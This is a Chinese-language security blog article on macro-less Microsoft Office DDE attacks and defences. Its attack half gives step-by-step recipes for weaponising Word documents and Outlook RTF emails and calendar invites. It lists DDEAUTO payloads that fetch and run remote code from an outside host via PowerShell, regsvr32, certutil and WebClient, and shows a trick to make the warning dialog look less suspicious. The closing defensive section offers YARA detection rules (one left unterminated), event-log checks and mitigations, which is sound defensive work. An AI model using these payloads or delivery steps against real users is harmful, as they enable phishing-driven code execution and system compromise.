Ms office DDE攻击与防御

前段时间来自Sensepost的Etienne Stalmans和Saif El-Sherei发表了一篇博客文章，介绍Ms office在不需要宏情况下，使用DDE进行攻击，由于宏攻击已使用多年，并很多防护设备可检测， DDE攻击文章一发出来，受到很多人的关注，国内外的安全研究人员都在讨论各种姿势的利用。

什么是DDE

动态数据交换（DDE），它是在Microsoft Windows操作系统中实现的客户端/服务器通信方法，自1987年早期的Windows 2.0基于Windows Messaging，并使用其功能来启动双方之间的连接，服务器侦听某些主题和消息，对其进行响应到客户端并终止连接。

它被用于向诸如办公产品和浏览器的应用程序发送参数，发送命令到shell -explorer-来创建开始菜单组和链接，并在不同的应用程序和服务之间进行集成。

Microsoft将DDE定义为允许应用程序共享数据的一组消息和准则。Microsoft文档说明，应用程序可以使用DDE协议进行一次数据传输，以便应用程序在新数据可用时将更新发送给彼此。


DDE攻击

MS word


新建一个Word文档，通过Ctrl+F9添加一个域，输入POC：

{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k notepad.exe" }

{ DDE c:\\windows\\system32\\cmd.exe "/k notepad.exe" }



根据Word中的安全设置，每当在Word文档中执行DDE命令时，将显示两个警告




Outlook

由于Outlook使用Word作为其本机解析器,可以使用Microsoft Outlook RTF格式（RTF）格式化的电子邮件和日历邀请在Microsoft Outlook中运行动态数


据交换（DDE）攻击。

(一)RTF


1.打开一个新的WORD文档，写入Payload“DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe”



2.打开outlook，新建邮件，找到切换格式选项，选择RTF后，在正文中插入一张图片(在outlook 2013 2016需插入图片)，将WORD中的Payload粘贴在邮件正文中，当你复制Payload时，会弹出窗口，选择"N"后，发送邮件。



3.当目标接收到，进行回复时，DDE攻击代码会执行。




约会邀请


经测试同版本相互发送发约会邀请，可以触发payload，但outlook 2010给2013发，无法触发payload。

1.打开一个新的WORD文档，写入Payload“DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe”

2.打开outlook，约会邀请，将WORD中的Payload粘贴在约会邀请正文中，当你复制Payload到正文时，会弹出窗口，选择"N"后，发送约会邀请。



3.每当用户打开日历查看自己的行程安排时，就会触发Payload的执行：



Payload

CACTUSTORCH_DDEAUTO工具是xillwillx开发的DDE Payload生成脚本，以自动创建.vbs / .hta / .js有效载荷以在Microsoft Office文档中使用

DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -w hidden -nop -ep bypass Start-BitsTransfer -Source "http://willgenovese.com/hax/index.js"; -Destination "index.js" & start c:\\Windows\System32\cmd.exe /c cscript.exe index.js"

DDEAUTO c:\\windows\\system32\\cmd.exe "/k regsvr32 /s /n /u /i:http://willgenovese.com/hax/calc.sct scrobj.dll "

DDEAUTO c:\\windows\\system32\\cmd.exe "/k certutil -urlcache -split -f http://willgenovese.com/hax/test.exe && test.exe"


DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://willgenovese.com/hax/evil.ps1');powershell -e $e "

窗口迷惑

在使用DDE攻击时，会弹出窗口，需要用户点击。

从目前研究的结果来看，是无法取消弹出窗口的，但可以修改弹出的内容，看起来不是那么可疑。

DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe # " "sanr aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"



DDE攻击防护与检测

检测DDE


Yara规则

Nviso提供了如下的YARA规则来帮助我们检测DDE

```
// YARA rules Office DDE
// NVISO 2017/10/10 - 2017/10/12
// https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/
rule Office_DDEAUTO_field {
  strings:
    $a = /.+?\b[Dd][Dd][Ee][Aa][Uu][Tt][Oo]\b.+?/
  condition:
    $a
}
rule Office_DDE_field {
  strings:
    $a = /.+?\b[Dd][Dd][Ee]\b.+?/
  condition:
    $a
}
rule Office_OLE_DDEAUTO {
  strings:
    $a = /\x13\s*DDEAUTO\b[^\x14]+/ nocase
  condition:
    uint32be(0) == 0xD0CF11E0 and $a
}
rule Office_OLE_DDE {
  strings:
    $a = /\x13\s*DDE\b[^\x14]+/ nocase
  condition:
    uint32be(0) == 0xD0CF11E0 and $a
```

Win日志检测

在Windows事件查看器中的“应用程序和服务日志”文件夹中的Microsoft Office警报项中，有一、个事件300.消息体包含文本“是否启动应用程序c:\windows\system32\cmd.exe?"




防御DDE

由于微软的回应是：这是一种专门设计的功能，他们不会对这项功能进行所谓的“漏洞修复”，那我们需要使用如下办法来缓解攻击

1.wdormann在自己的GitHub代码库中上传了一个.reg文件，快速在注册表中禁用DDEAUTO功能

2.禁用Word中的“更新自动链接打开”选项。

Word 选项



3.0patch团队出了dde的补丁,非微软官方

https://0patch.blogspot.be/2017/10/0patching-office-dde-ddeauto.html